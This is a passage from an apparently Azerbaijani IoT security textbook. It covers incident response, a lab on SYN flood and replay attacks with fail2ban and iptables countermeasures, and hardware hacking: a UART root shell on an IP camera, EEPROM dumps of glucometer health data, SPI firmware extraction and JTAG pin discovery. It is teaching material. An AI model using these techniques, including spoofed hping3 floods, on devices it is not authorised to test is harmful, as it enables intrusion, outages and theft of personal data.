- IDA-Pro (https://www.hex-rays.com/products/ida/index.shtml) – Təhlükəsizlik tədqiqatçıları tərəfindən geniş istifadə edilən, OS arxitekturalarındakı boşluqları aşkarlamaq üçün güclü bir disassembler və debugging aləti.
- Firmwalker (https://github.com/craigz28/firmwalker) – Firmware daxilində faylları və fayl sistemlərini axtarmaq üçün skript əsaslı bir vasitə.

8.3.3. Məhdudlaşdırma, ləğv etmə və bərpa: İnfrastrukturun təhlükəsizliyi

İnsident reaksiyası zamanı cavablandırılması vacib olan suallardan biri, hansı sistemlərin kritik biznes/missiya proseslərini pozmadan oflayn edilə biləcəyidir. IoT sistemlərində çox vaxt yeni cihazla köhnəsini dəyişmək nisbətən asandır; bu isə düzgün qərar vermək üçün nəzərə alınmalıdır. Bu həmişə mümkün olmur, lakin əgər yoluxmuş cihazları tez bir zamanda dəyişmək mümkündürsə, bu yol seçilməlidir.

Sadə hallarda, yoluxmuş cihazlar operativ şəbəkədən mümkün qədər tez çıxarılmalıdır. Bu cihazların vəziyyəti ciddi şəkildə qorunmalıdır ki, ənənəvi kriminalistika alətləri və prosesləri vasitəsilə daha sonra təhlil edilə bilsin. Lakin burada da problemlər mövcuddur, çünki bəzi məhdud cihazlar təhlil üçün vacib məlumatları silə bilər (https://www.cscan.org/openaccess/?id=231).

Daha mürəkkəb hallar IoT şlüzünün (gateway) kompрometasiya olunduğu zaman baş verir. Təşkilatlar, əgər şlüz zərər görərsə, istifadəyə hazır olan əvvəlcədən konfiqurasiya edilmiş ehtiyat şlüzləri əl altında saxlamalıdır. Mümkündürsə, IoT cihazlarının hamısını yenidən proqramlaşdırmaq da tələb oluna bilər. Bu gün bu, çətin məsələdir. Avtomatlaşdırılmış proqram təminatı/mikroproqram yeniləmə xidmətləri (məsələn, Microsoft Windows Server Update Services (WSUS) tətbiqi kimi) IoT sahəsində böyük çatışmazlıq təşkil edir. Harada və nə vaxt olursa olsun yamaqların tətbiqi mümkün olmalıdır və bu, mütləq tələb olunan bir funksionallıqdır. Bu imkan cihazın kimə məxsus olmasından və ya başqa bir sahiblə bulud xidmətlərinə köçürülməsindən asılı olmayaraq işləməlidir.

İnfrastruktur hesablama platformaları da nəzərə alınmalıdır. Operativ şəbəkədən serverləri və ya server təsvirlərini (buludda) çıxarmaq və yeni, bazaya uyğunlaşdırılmış təsvirlərlə əvəz etmək lazımdır ki, xidmətlər işlək qalsın (bu, bulud yerləşdirilməsində daha asandır və sürətlidir).

İnsident cavab planına bu prosesin bütün mərhələləri daxil edilməlidir. Əgər bulud idarəetmə interfeysindən istifadə olunursa, əməliyyatın icra ediləcəyi konkret idarəetmə URI-si və yerinə yetirilməli addımlar dəqiq müəyyənləşdirilməlidir. IoT

cihazlarının sistemdə necə aşkar ediləcəyini müəyyənləşdirmək də vacibdir. Yoluxmuş sistemlərin surətini təcrid edərək kriminalistika təhlili üçün qorumaq və burada zərərvericinin istifadə etdiyi zəif nöqtələri müəyyənləşdirmək lazımdır.

Bir məqamı qeyd etmək lazımdır: hər zaman kibercinayətkarın və ya zərərvericinin şəbəkədə nə etdiyini izləmək arzuolunandır. Əgər kifayət qədər resurslar mövcuddursa, məntiqi qaydalara əsaslanan şlüz qurmaq faydalı olardı. Bu zaman yoluxmuş IoT cihazları müəyyən əmrlər və ya şablonlar əsasında ayırd edilə bilər ki, hücum edənlər aşkar edildiklərini anlamasınlar. Alternativ olaraq, təsirlənmiş cihazların trafikini daha ətraflı analiz üçün sandbox mühitinə yönləndirmək olar.

8.3.4. İnsident sonrası fəaliyyətlər

Bəzən bərpa mərhələsi adlandırılan bu prosesə root cause analizinin aparılması, insidentdən sonra kriminalistika təhlili, məxfiliyin qiymətləndirilməsi və hansı fərdi məlumatların (PII) sızdığını müəyyənləşdirmək daxildir.

Root cause analizi kibertəhlükəsizlik sisteminin hansı səbəblərdən uğursuzluğa uğradığını müəyyən etmək və bu cür insidentlərin təkrarlanmaması üçün atılmalı addımları planlaşdırmaq məqsədilə həyata keçirilməlidir. Həmçinin, IoT cihazları və əlaqədar sistemlər insidentdən sonra oxşar və ya eyni hücumçulara qarşı aktiv şəkildə yoxlanılmalıdır.

Komanda üzvlərinin insident zamanı qazandıqları təcrübəni bölüşməsi üçün retrospektiv iclasların keçirilməsi vacibdir. İnsident cavab planına bir günlük, bir həftəlik və bir aylıq təhlil iclasları əlavə edilə bilər. Bu müddət ərzində insidentin mənbəyi, hücum metodları, istismar edilən zəifliklər və komandanın reaksiyası ətraflı şəkildə araşdırılmalıdır.

Retrospektiv iclaslar konstruktiv müzakirə şəraitində, günahlandırma və ittihamlardan uzaq şəkildə təşkil edilməlidir. Burada əsas məqsəd:

1. insidentin necə baş verdiyini,
2. hadisənin gedişatını,
3. insidentə reaksiyanın effektivliyini və
4. gələcəkdə daha yaxşı tədbirlər görmək üçün hansı dəyişikliklərin edilməsi lazım olduğunu təhlil etməkdir.

Bu iclaslar gələcək üçün vacib dərslərin yadda saxlanmasını təmin etməli və eyni səhvlərin təkrarlanmaması üçün təkmilləşdirmə addımları müəyyənləşdirilməlidir.

8.4. Praktiki Hissə və Tapşırıqlar

8.4.1. IoT Sistemlərində Təhlükəsizlik Hadisələrinə Cavab: Monitorinq, Təhlil və Qarşı Tədbirlər

Məqsəd:

Bu laboratoriya işinin əsas məqsədi tələbəyə IoT sistemlərində baş verən təhlükəsizlik insidentlərinə cavab vermə bacarıqlarını aşılamaqdır. Burada həm şəbəkə səviyyəsində, həm də tətbiq səviyyəsində baş verə biləcək anomal davranışların aşkar edilməsi, təhlili və qarşı tədbirlərin tətbiqi göstərilir.

Tələblər:

- Ubuntu/Linux mühiti (Jetson Nano v ya Virtual Maşın)
- Python 3.x
- Scapy, matplotlib, seaborn, pandas
- Wireshark və/və ya tshark
- hping3, nmap (hücum simulyasiyası üçün)

✓ **Addım 1 – Normal və Anomal Məlumatların Yığılması və Vizual Analizi**

Bu addımda əvvəlki fəsillərdə toplanmış real və sintetik şəbəkə trafikindən istifadə olunur. Məlumat pcap və ya binetflow formatında mövcud olmalıdır. Python kodu ilə normal və anormal trafikdən əsas xüsusiyyətlər (duration, bytes, proto və s.) çıxarılır və qrafiklərlə təhlil olunur. Bu addım insidentlərin ilk mərhələsi – "Detection" mərhələsini əhatə edir.

✓ **Addım 2 – Anomal Trafikə SYN Flood Hücumunun Simulyasiyası**

Burada SYN flood ilə sistemə overload tətbiq olunur. CPU və RAM istifadə top ilə izlənilir. Bu addım "Investigation" mərhələsinə uyğundur. Tələbə sistemin resurslarının necə tükəndiyini müşahidə edir.

✓ **Addım 3 – Replay Attack və Zəif API Trafikinin Yoxlanması**

Sadə Flask API qurularaq login sorğuları təkrarlanır. Burada Wireshark və ya tshark ilə URL-lər açıq görünür.

Bu addım insidentin gedişatına dair detallı təhlil mərhələsini əhatə edir.

✓ **Addım 4 – Cavab və Qarşı Tədbir**

Sistemə fail2ban, iptables, rate-limit tətbiq olunur:

- **sudo apt install fail2ban**
- **sudo iptables -A INPUT -p tcp --dport 5000 -m connlimit --connlimit-above 20 -j DROP**

Bu addım "Response & Containment" mərhələsinə uyğundur. Hücumçu IP-si bloklanır, limitlər tətbiq olunur.

✓ Nəticə

Bu laboratoriya işində aşağıdakı bacarıqlar inkişaf etdirilir:

- Anomal davranışların vizual təhlili
- SYN flood və replay hücumunun analiz və aşkarlanması
- Wireshark ilə insident izlərinin təhlili
- Sistem resurslarının overload vəziyyətinin monitorinqi
- Cavab tədbirləri – fail2ban, iptables, rate-limit tətbiqləri

Eyni zamanda "NIST Cybersecurity Framework" çərçivəsində "Detect", "Respond" və "Recover" mərhələləri öyrədilir.

✓ Tapşırıqlar

- `http_server.py` prosesinə SYN flood hücumu tətbiq edin və Jetson Nano üzərində `top` və `htop` alətləri ilə RAM və CPU yükünü müqayisə edin.
- `sudo netstat -ant` əmrindən istifadə edərək yarımçıq TCP bağlantılarının (SYN_RECV) sayını hesablamaq üçün bash script yazın.
- Wireshark və ya `tcpdump` ilə SYN paketlərinin yoğunluğunu real vaxt izləyin. Hansı port və IP üstünlük təşkil edir?
- Raspberry Pi cihazında Flask server qurun və `curl` ilə autentifikasiya testləri həyata keçirin. Replay hücumu ssenarisi qurun və nəticəni analiz edin.
- Tətbiq serverində `ufw` firewall konfiqurasiya edərək yalnız müəyyən IP-lərin girişini icazə verin. Sınaq məqsədilə hücumçu IP-ni bloklayın.
- `auth_server.py` skriptində `username` və `password` dəyərlərini GET metodu ilə göndərin. Wireshark ilə həmin dəyərlərin URL-dən oxunduğunu sübut edin.
- Jetson Nano üzərində `iptables` qaydası yazaraq 1 dəqiqədə 20-dən çox TCP bağlantı gələn IP-ləri avtomatik bloklayan sistem qurun.
- Wireshark-da "SYN flood" hücumunun fərqləndirici göstəricilərini 3 cümlə ilə açıqlayın. Ən azı 3 SYN-ACK cavabı göstərilən screen çıxarın.
- Replay hücumu ssenarisində eyni URL sorğusunu `curl` və `while true; do ... done` ilə 10 dəfə ardıcıl göndərin. Serverdə reaksiya fərqini müşahidə edin.
- `auth_server.py` kodunu təkmilləşdirərək sadə token mexanizmi əlavə edin. Token-lə sorğu göndərməyən cəhdlərə "unauthorized" status qaytarsın.
- Nmap ilə port scan nəticəsini analiz edin: hansı portlar açıqdır və hansı xidmətlərə uyğundur? Jetson Nano-da TCP 5000 portunu scan edin.
- `tcpdump -nn -i eth0 port 5000` komandasından istifadə edərək SYN paketlərini real vaxt müşahidə edin. Ən az 5 fərqli IP-dən paket gəldiyini sübut edin.

- Python ilə HTTP serverə ardıcıl 100 POST sorğusu göndərən script yazın və serverdə bu yükləmənin təsirini təhlil edin.
- Raspberry Pi-də fail2ban tətbiq edin. `auth_server.py` log faylına əsaslanaraq 5 uğursuz giriş cəhdindən sonra IP-ni bloklasın.
- TCP SYN hücumunu `hping3` ilə daha ağıllı şəkildə icra etmək üçün: intervalı, mənbə portlarını və IP spoofing-i dəyişdirərək müxtəlif varyantlar sınayın.
- TLS olmayan HTTP bağlantısını `wget` və `curl` ilə yoxlayın. Məlumatların `plain-text` ötürüldüyünü sübut edən screen əlavə edin.
- İki fərqli hücum ssenarisi qurun – biri `GET`, digəri `POST` metodu ilə şifrə göndərir. Hansı daha təhlükəlidir və niyə?
- Jetson Nano və Raspberry Pi cihazlarını paralel olaraq SYN flood hücumuna məruz qoyun. Hansı daha tez overload olur və niyə?
- Flask serverə JWT əsaslı autentifikasiya əlavə edin. Hücumçunun bu sistemi necə bypass edə biləcəyini təhlil edin.
- `iptables` ilə giriş bağlantılarına `rate limit` tətbiq edin. Limit keçildikdə `dmesg` və `syslog` loglarında qeydə alınan mesajları göstərin.

9. IoT Cihazlarda Firmware və Hardware Təhlükəsizlik Analizi

"Əgər bir cihazın içini oxumağı bacarırsansa, deməli onu necə yazmaq və qorumaq lazım olduğunu da anlayırsan. Bu isə səni sadəcə tədqiqatçı yox, sistem mühəndisi səviyyəsinə gətirən bir addımdır" — Dr. Asif Ganbayev


9.1. Giriş

Günümüzdə milyardlarla cihaz "ağıllı" adlandırılsa da, onların çoxu hələ də təhlükəsizlik baxımından zəif müdafiə olunmuş vəziyyətdədir. "Ağıllı" ev sistemlərindən sənaye nəzarət avadanlıqlarına qədər hər bir IoT (Internet of Things) cihazının içərisində onun işini təmin edən və idarə edən firmware və bu firmware-i dəstəkləyən hardware interfeyslər mövcuddur. Təhlükəsizlik tədqiqatçıları və pentesterlər üçün bu komponentlər cihazı analiz etmək, zəifliklər müəyyənləşdirmək və lazım gəldikdə müdaxilə etmək üçün qapı rolu oynayır.

IoT cihazların iç strukturu bir neçə əsas interfeysdən ibarətdir. Bunlara aşağıdakılar daxildir:

- **UART (Universal Asynchronous Receiver/Transmitter**


UART ən sadə və geniş yayılmış serial interfeyslərdən biridir. O, iki əsas xətt - Tx (göndərici) və Rx (qəbuledici) vasitəsilə iki cihaz arasında məlumat mübadiləsini təmin edir. Adətən debug konsolu və ya shell çıxışı üçün istifadə olunur. UART vasitəsilə cihazın boot prosesi izlənilə, hətta bəzən root səviyyəsində komanda girişinə imkan yaradılır. Məsələn, bir çox router və IP kamera cihazlarında UART interfeysini taparaq /bin/sh və ya busybox shell əldə etmək mümkündür.



Şəkil 9.1. UART interfeysi vasitəsiylə cihazların birləşdirilməsi

- **SPI (Serial Peripheral Interface)**


SPI daha yüksək sürət tələb edən interfeyslər üçün istifadə olunur. Bu interfeys master-slave arxitekturası ilə işləyir və əsasən flash yaddaş çipləri, sensorlar və ekran modulları ilə əlaqə qurmaq üçün nəzərdə tutulub. Pentesterlər SPI vasitəsilə flash çipin içindəki firmware-i çıxararaq analiz edə bilərlər. Nümunə olaraq Linuxda *flashrom -p linux_spi* komandası ilə SPI üzərindən firmware oxumaq mümkündür.



Şəkil 9.2. SPİ interfeysi vasitəsiylə cihazların birləşdirilməsi

- **I2C (Inter-Integrated Circuit)**

I2C aşağı sürətli və sadə qurğular arasında ünsiyyət üçün istifadə olunur. Bu interfeys əsasən konfiqurasiya çipləri, RTC modullar, EEPROM və sensorlar ilə işləmək üçün geniş istifadə olunur. Bu xəttdə tapılan məlumatlar, məsələn, konfiqurasiya dəyərləri və ya şifrə fragmentləri, hücum üçün əhəmiyyətli ola bilər.



Şəkil 9.3. I2C interfeysi vasitəsiylə cihazların birləşdirilməsi


- **JTAG (Joint Test Action Group)**

JTAG — cihazın içindəki prosessor və çiplərlə aşağı səviyyəli debugging və yaddaş analizləri aparmaq üçün istifadə olunan interfeysdir. Digər interfeyslərdən fərqli olaraq, JTAG ilə cihazın daxili registrləri, stack, RAM və flash yaddaşı üzərində tam nəzarət əldə etmək mümkündür. Bu texnologiya həm təmir, həm də təhlükəsizlik tədqiqatları üçün vacib vasitədir. Məsələn, **OpenOCD və GDB** vasitəsilə JTAG üzərindən cihazın canlı debugging-i və firmware dəyişdirilməsi mümkündür.

9.2. Attify Badge ilə UART Təhlükəsizlik Təhlili və Root Shell Əldə Edilməsi

IoT təhlükəsizlik tədqiqatçılarının laboratoriyasında ən vacib avadanlıqlardan biri müxtəlif hardware interfeyslərlə işləyə bilən universal analiz cihazıdır. Belə alətlərdən ən funksional olanı Attify Badge adlanır. Bu çoxməqsədli qurğu UART, SPI, I2C və JTAG kimi aşağı səviyyəli rabitə interfeysləri vasitəsilə IoT və embedded sistemlərlə qarşılıqlı əlaqə qurmağa imkan verir.

Attify Badge üzərində yerləşdirilmiş FTDI çipi, bu interfeysləri kompüterin başa düşə biləcəyi USB protokoluna çevirərək, sistemə uyğun kommunikasiya təmin edir. Şəkil 9.4-də cihazın ümumi görünüşü təqdim olunmuşdur.




Şəkil 9.4. Attify Badge – hardware təhlili üçün çoxməqsədli alət

Attify Badge ümumilikdə 18 pin təqdim edir. Bunlardan 10-u enerji təchizatı (3.3V və 5V) və Ground (GND) xəttləri üçündür. Qalan əsas pinlər isə müxtəlif interfeys modullarına (UART, SPI, I2C, JTAG) uyğunlaşdırılıb. Şəkil 9.5 və cədvəl 9.1-də bu pinlərin yerləşimi əyani şəkildə göstərilmişdir.

Cədvəl 9.1. Attify Badge-nin Pin cədvəli

Pin	UART	SPI	I2C	JTAG
D0	TX	SCK	SCK	TCK
D1	RX	MISO	SDA*	TDI
D2	–	MOSI	SDA*	TDO
D3	–	CS	–	TMS



Şəkil 9.5. Attify Badge pinout – UART, SPI, I2C və JTAG üçün təyinat

- **UART Qoşulmanın Qurulması**

UART interfeysindən istifadə etməklə, cihazın daxilində işləyən əmrlər konsolunu əldə etmək mümkündür. Bu da tədqiqatçıya root səviyyəli giriş, sistem fayllarının izlənməsi və ya firmware çıxarma imkanı verir.

Tipik UART bağlantısı belə aparılır:

- Cihazın TX xətti → Attify Badge D1 (RX)
- Cihazın RX xətti → Attify Badge D0 (TX)
- GND xətti hər iki cihaz arasında ortaq olmalıdır
- VCC xətti qoşulmamalıdır (risklidir!)

- **UART Üzərindən Baud Rate Müəyyənləşdirilməsi**

Cihazla UART əlaqəsi qurarkən, ilk etməli olduğumuz iş baud rate-i müəyyənləşdirməkdir. Əgər yanlış baud rate seçilərsə, məlumatlar qarışıq və ya oxunmaz şəkildə görünəcək. Bunun üçün baudrate.py adlı skript istifadə olunur:

- `git clone https://github.com/devttys0/baudrate.git`
- `cd baudrate`
- `sudo python baudrate.py`

Cihazın dmesg və ya /dev altındakı portunu tapmaq üçün (Şəkil 9.6):

- `ls /dev | grep ttyUSB`


Şəkil 9.6. Portun tapılması

- **UART Konsoluna Qoşulma və Root Shell Əldə Etmə**

Əgər düzgün port və baud rate tapılıbsa (məsələn, 38400), screen aləti ilə UART konsoluna qoşulmaq olar:

- **`sudo screen /dev/ttyUSB0 38400`**

Cihazı yenidən başladıqdan sonra boot prosesini və BusyBox shell çıxışını müşahidə edə bilərik.



Şəkil 9.7. Boot prosesində debug logları

Şəkil 9.8. IP kamera üzərində root səviyyəli shell – UART istismarı nəticəsində

Əgər cihazın tam yüklənməsini bir neçə saniyə də gözləsək və sistemin BusyBox mühiti aktivləşsə, IP kamera üzərində autentifikasiyasız root səviyyəli shell əldə etmiş olacağıq. Bu, tədqiqatçıya sistemdə tam nəzarət imkanı verir: fayl sistemini təhlil etmək, konfiqurasiyaları dəyişmək, həssas məlumatları tapmaq və ya firmware-i çıxarmaq kimi əməliyyatlar icra oluna bilər (Şəkil 9.8).


9.3. I²C protokolu ilə aşağı səviyyəli analiz və məlumat çıxarılması

Məqsəd — cihazda saxlanılan məlumatların oxunması və lazım gəldikdə yazılması üçün uyğun skriptlərdən və alətlərdən istifadə edərək, sistem daxilindəki yaddaşa nəzarət əldə etməkdir.

Praktik misal olaraq, istifadəçi məlumatlarını özündə saxlayan bir ağıllı qlükometr cihazı üzərində analiz aparılacaq. Cihazın içərisindəki EEPROM çipinə qoşularaq, offline saxlanılan sağlamlıq məlumatlarının necə çıxarıldığını göstərəcəyik. Eyni metodologiya istənilən I²C protokolu ilə işləyən EEPROM üçün tətbiq oluna bilər — məsələn, GY-521 modulundakı yaddaş çipi və ya istənilən 24LC256 seriyalı EEPROM.

Yaddaş çipi ilə işləməyə başlamazdan əvvəl onun pin funksiyalarını datasheet-dən təyin etməliyik. EEPROM çipi Attify Badge ilə iki üsulla əlaqələndirilə bilər:

1. SOIC klipi vasitəsilə birbaşa
2. Çipi cihazdan ayırıb EEPROM adapterinə lehimləməklə



Şəkil 9.9. Attify Badge ilə EEPROM arasında fiziki əlaqə sxemi

Əməliyyatı həyata keçirmək üçün Craig Heffner tərəfindən yazılmış *i2ceeprom.py* adlı Python skriptindən istifadə edilir. Bu skript libmpsse kitabxanası üzərində qurulmuşdur.
[https://github.com/devttys0/libmpsse/blob/master/src/examples/i2ceeprom.py]
Skriptin funksionallığı:

- EEPROM çipinin ölçüsü (SIZE) və sürəti (400 kHz) təyin olunur
- Start() komutu ilə əlaqə qurulur
- Oxuma əmri (RCMD) ilə EEPROM oxuma rejiminə keçirilir
- Məlumat Read() ilə alınır və fayla yazılır

Əməliyyat uğurla başa çatdıqda, çıxarılan məlumatlar .bin formatında saxlanılır və istənilən "hex editor" və ya binwalk ilə təhlil oluna bilər.

İstənilən cihaz üzərində I²C çipinin analiz edilməsi üçün aşağıdakı mərhələlər tətbiq olunur:

- Qurğunun açılması və PCB üzərində EEPROM-un müəyyənləşdirilməsi

- Komponent nömrəsinin oxunaraq datasheet-in əldə edilməsi
- Pinout məlumatlarının öyrənilməsi
- Attify Badge ilə bağlantıların qurulması
- Python skripti ilə məlumatın oxunması/yazılması

```
root@oit:          /libmpsse/src/examples# python i2ceeprom.py
 FT232H Initialized at 400KHZ
 2493000 bytes dumped to eeprom.bin
```


Şəkil 9.10. EEPROM məlumatlarının fayla uğurla yazılması — terminalda çıxış

9.4. SPI Protokolu ilə Firmware-in Çıxarılması

İnterfeys səviyyəsində analizlər zamanı tədqiqatçıların ən çox qarşılaşdığı ssenarilərdən biri – cihaz üzərindəki SPI flash yaddaş çipindən tam firmware faylının çıxarılmasıdır. Bu proses təkcə məlumat toplama deyil, həm də firmware analizləri və zəifliklərin aşkarlanması üçün vacib addımdır.

Bu hissədə, OpenWRT əsaslı bir cihaz olan WRTNode üzərində real təcrübə aparacağıq. Məqsəd — *spiFlash.py* adlı Python skriptindən və Attify Badge alətindən istifadə edərək, flash yaddaşdan firmware-i çıxarıb binwalk kimi alətlərlə fayl sistemini analiz etməkdir.

WRTNode lövhəsində SPI interfeys üçün uyğun pad-lar mövcuddur. Bu lövhənin datasheet-i açıq şəkildə mövcuddur və onun geniş istifadə olunması təcrübəni asanlaşdırır. SPI pinləri ilə Attify Badge arasındakı uyğun bağlantı şəkil 9.11-də verilmişdir.



Şəkil 9.11. SPI Bağlantı sxemi – Attify Badge ilə WRTNode arasında

Qoşulma tamamlandıqdan sonra, *spiFlash.py* adlı Python skriptini aşağıdakı şəkildə işə salaraq firmware-i çıxara bilərik:

- **`sudo python spiFlash.py -r wrtnode-dump.bin -s 2000000`**

Burada:

- -r → çıxarılan firmware-in adını təyin edir
- -s → oxunacaq flash yaddaşın ölçüsünü baytla göstərir (2MB)

```
→ examples git:(master) ✗ sudo python spiflash.py -r wrtnode-dump.bin -s 20000000
FT232H Future Technology Devices International, Ltd initialized at 15000000 hertz
Reading 20000000 bytes starting at address 0x0...saved to wrtnode-dump.bin.
```

Şəkil 9.12. SPI vasitəsilə firmware çıxarılması – terminal nəticəsi

Bu texnikalar real cihazların təhlükəsizlik təhlili, reverse engineering və sistem zəifliklərinin müəyyənləşdirilməsi üçün vacib alətlərdən biridir. Attify Badge bu prosesdə interfeys köprüsü rolu oynayaraq mühüm funksiyanı yerinə yetirir.

9.5. Çiplərə aşağı səviyyəli çıxış və təhlükəsizlik məqsədli diaqnostika

Əvvəlki bölmələrdə UART, SPI və I²C kimi müxtəlif seriyalı rabitə interfeyslərini təhlil etdik. Bu bölmədə isə JTAG (Joint Test Action Group) adlanan və daha çox sistem daxili analiz, test və debugging məqsədləri üçün istifadə olunan bir texnologiyaya nəzər salırıq. JTAG klassik mənada rabitə protokolu deyil; bu, sistemin daxilində yerləşən mikroçiplərlə aşağı səviyyədə qarşılıqlı əlaqəyə imkan verən bir test və diaqnostika interfeysidir.

JTAG 1980-ci illərin ortalarında müxtəlif çip istehsalçıları tərəfindən çətinliklə test edilən PCB-lərdəki (printed circuit board) çiplərin test problemini həll etmək üçün yaradılmışdır. Çoxsaylı pinləri olan yüzlərlə çipi əllə test etmək praktiki olaraq mümkün olmadığından, bu çətinliyi aradan qaldırmaq üçün JTAG texnologiyası standartlaşdırıldı və 1990-cı ildə IEEE 1149.1 standartı ilə qəbul olundu.

Əvvəllər yalnız test üçün nəzərdə tutulan JTAG, bu gün embedded sistemlərdə aşağıdakı kritik funksiyalar üçün istifadə olunur:

- Çip səviyyəsində pinlərin monitorinqi və qiymətləndirilməsi
- PCB üzərindəki komponentlər arasında əlaqələrin yoxlanması
- Yaddaş çiplərindən firmware çıxarılması
- Breakpoint-lərin yerləşdirilməsi, registr və stack təhlili
- Sistem boot etməmişdən əvvəl erkən mərhələdə diaqnostika

Təhlükəsizlik baxımından əhəmiyyəti:


Əgər bir cihazın JTAG interfeysi aktivdirsə, bu tədqiqatçılara:

- Sistemin boot prosesindən əvvəl daxil olmaq
- Çiplərin registr və komanda ardıcıllığını analiz etmək
- Ən vacibi — firmware və həssas məlumatları çıxarmaq imkanı verir

JTAG pinlərini təyin etmək UART və ya SPI ilə müqayisədə daha çətin ola bilər. UART-da 3 və ya 4 pin sadə şəkildə müəyyən edilə bildiyi halda, JTAG pinlərini dəqiq təyin etmək üçün əlavə alətlərdən istifadə olunur (məsələn: JTAGulator).

JTAG-da əsasən dörd əsas pin istifadə olunur (Şəkil 9.13):

- **TDI** – Test Data In
- **TDO** – Test Data Out
- **TMS** – Test Mode Select
- **TCK** – Test Clock




Şəkil 9.13. Netgear WG602v3 yönləndiricisi üzərində JTAG pinlərinin yerləşməsi

JTAG Pinlərini Müəyyənləşdirmək üçün İki Yanaşma

1. **JTAGulator** ilə avtonom identifikasiya (Şəkil 9.14)
2. **Arduino** cihazını JTAGenum firmware-i ilə proqramlaşdıraraq identifikasiya

Bu bölmədə **JTAGulator** alətindən istifadə edərək pin təyini aparacağıq. Bu açıq mənbəli avadanlıq **Joe Grand** tərəfindən hazırlanmışdır və 24 I/O kanalla həm UART, həm də JTAG pinlərini təyin edə bilir.



Şəkil 9.14. JTAGulator cihazının görünüşü

o JTAGulator ilə Pin Tapılması Prosesi

- Qurğu bağlantısı və terminalın açılması:

- `screen /dev/ttyUSB0 115200`

- Gərginliyin təyini:
  Terminalda ***V*** yazaraq sistemin I/O gərginliyini 3.3V olaraq seçirik.
- BYPASS Scan və pin sayı:
